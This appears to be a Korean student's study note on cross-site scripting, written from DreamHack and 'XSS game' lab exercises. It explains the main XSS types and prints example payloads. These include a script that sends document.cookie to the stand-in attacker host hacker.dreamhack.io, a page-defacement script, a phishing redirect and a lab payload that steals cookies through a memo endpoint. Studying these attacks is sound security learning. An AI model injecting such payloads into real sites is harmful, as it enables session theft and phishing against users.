

01/17) 4. XSS - Cross Site Scripting (1)

Cross Site Scripting(XSS)

클라이언트 사이드 취약점 중 하나

공격자가 웹 리소스에 악성 스크립트를 넣어 브라우저에서 실행하도록 함

이용자가 방문 시 스크립트가 실행되어 특정 계정의 쿠키 및 세션 정보 탈취하여 해당 계정으로 임의의 기능 실행할 수 있음

XSS 발생 예시

이용자의 입력을 출력하는 기능에서 발생

클라이언트가 서버로부터 받은 응답을 이용자에게 보여줄 때, 이용자가 HTML, CSS, JS 같은 코드가 포함된 게시물을 조회할 경우 변조된 페이지를 보여주거나 스크립트가 실행될 수 있음

완벽한 방어가 힘들고 위험함

위험성

1. 쿠키 및 세션정보 탈취

취약점을 가진 웹 게시판 등에 쿠키나 세션정보를 탈취하는 스크립트를 넣어 조회한 이용자의 인증 정보를 탈취할 수 있음

2. 악성 프로그램 다운 유도

직접 프로그램을 다운받게 할 수는 없지만, 스크립트를 통해 악성 프로그램을 다운받게 유도하는 사이트로 연결될 수 있음

3. 의도하지 않은 페이지 노출

 태그 등을 삽입해 원본 페이지와 전혀 관련 없는 페이지를 노출시키거나 페이지 자체를 수정해 악의적으로 편집한 정보를 노출시킬 수 있음

종류

Stored XSS

공격자가 악성 스크립트를 서버에 저장한 후 클라이언트의 요청/응답 과정을 통해 공격

- 악성 스크립트가 서버에 저장되고 서버 응답에 담겨옴
- 서버에 저장되므로 필터링 될 수 있지만 성공하면 눈치채기 힘들고 광범위한 피해를 줄 수 있음

Reflected XSS

공격자가 악성 스크립트를 클라이언트에게 직접 전달

- 악성 스크립트에 URL에 삽입되고 서버 응답에 담겨옴
- 서버에 저장되지 않으므로 서버 필터링 회피 가능

DOM-based XSS

악성 스크립트가 URL Fragment에 삽입됨

(Fragment는 응답, 요청에 포함되는 것이 아님)

피해자의 브라우저가 html 페이지를 분석해 DOM을 생성할 때 악성 스크립트를 DOM의 일부로 포함해 생성되는 공격

(참고: [DOM 객체](#) /)

Universal XSS

클라이언트의 브라우저나 브라우저의 플러그인의 취약점을 이용해 SOP 정책 우회함

XSS 스크립트 예시

페이지의 다양한 동작을 정의하는 JS가 주로 이용됨.

JS를 실행하기 위한 태그로는 <script>가 있음.

이용자가 버튼 클릭 시 발생하는 이벤트와 데이터 입력 시 데이터를 전송하는 이벤트 구현 가능

이용자와의 상호 작용 없이 이용자의 권한으로 정보를 조회하거나 변경할 수 있음 (쿠키와 세션이 브라우저에 저장되어 있으므로)

1. 쿠키 및 세션 탈취 공격 코드

```
<script>
alert("hello");
document.cookie;
alert(document.cookie);
document.cookie = "name=test;";
// new Image() : 이미지 생성 함수
// src : 이미지 주소 지정
// http:hacker.dreamhack.io : 공격자 주소
new Image().src = "http://hacker.dreamhack.io/?cookie=" + document.cookie;
</script>
```

2. 페이지 변조 공격 코드

```
<script>
// 이용자 페이지 정보에 접근
document;
// 이용자 페이지에 데이터 삽입
document.write("Hacked By DreamHack !");
</script>
```

(참고: document 객체)

3. 위치 이동 공격 코드

Q. 왜 바로 hacker.dreamhack.io로 리다이렉션 시키지 않고
hacker.dreamhack.io/phishing으로 연결시킨 후 새 창을 여는 것?

- `location.href` : 현재 페이지 확인
- `location.href = "이동할 URL"` : 페이지 이동

```
<script>
// 이용자 위치 변경시킴
location.href = "http://hacker.dreamhack.io/phishing";
//새 창 열기
window.open("http://hacker.dreamhack.io/")
</script>
```

(참고: JS 페이지 이동)

Stored XSS


- 서버의 데이터베이스 또는 파일 등으로 저장된 악성 스크립트를 조회할 때 발생함
- 대표적으로 게시물이나 댓글에 악성 스크립트를 포함해 업로드하는 경우

실습)

location.href 을 이용해 네이버랑 연결해 봄

근데 네이버에서 거부됨

서버에 내가 적은 <script> 포함 글이 저장된 후 실행되는 것



Reflected XSS

서버가 악성 스크립트가 담긴 요청을 출력할 때 발생

- 게시판 서비스에서 작성된 게시물을 조회하기 위한 검색창에서 스크립트를 포함해 검색하는 방식 등
- 일부 서비스에서는 검색 결과를 응답에 포함하므로, 검색 문자열에 악성 스크립트가 포함되어 있다면 Reflected XSS 발생 가능
- URL과 같은 이용자의 요청에 의해 발생하므로, 다른 이용자를 해당 스크립트가 포함된 링크에 접속하도록 유도해야 함
- 직접 링크를 전달하지 않고 **Click Jacking** 또는 **Open Redirect** 등과 연계하여 사용

실습) search=<script>document.write("You're hacked");</script>

입력 시 해당 문구가 출력됨

You're hacked

XSS-1

취약점

- /vuln에서 사용자가 입력한 값을 그대로 출력함

익스플로잇

- 위의 취약점을 이용해 임의 이용자의 쿠키 탈취
- 탈취한 쿠키 전달은 외부에서 접근 가능한 웹 서버를 이용하거나 memo 엔드포인트 사용
- location.href : 전체 URL 반환, URL 업데이트하는 속성
- document.cookie : 해당 페이지에서 사용하는 쿠키를 읽고 쓰는 속성값

memo 페이지 사용

```
<script>location.href = "/memo?memo=" + document.cookie;</script>
```

memo 페이지에 직접 입력하면 안 될까? 생각해봤는데

```
hello
document.cookie
<script>document.cookie;</script>
```

앞서 나왔듯이 memo 페이지에서 사용하는 render.template 함수가 템플릿 변수 기록 시 HTML 엔티티코드(?)로 변환해서 그런 것 같다.

XSS game: level 1

검색 기능을 이용한 xss

query= 뒤에 alert() 스크립트를 삽입하면 됨

참고) X-XSS protection 헤더: 0으로 설정되어 있으면 xss 필터링 안 함

XSS game: level 2

- 힌트: <script> 문법은 표시되지 않는다. 대신 js 속성을 이용하기
<script>가 표시되지 않는 이유가 사이트에서 막은 건가?

- 익스플로잇: onerror 속성 사용
 - onerror 이므로,

```

```

자바스크립트 속성을 공부해야겠다. 언어장벽이 높네...

참고자료)

xss 우회기법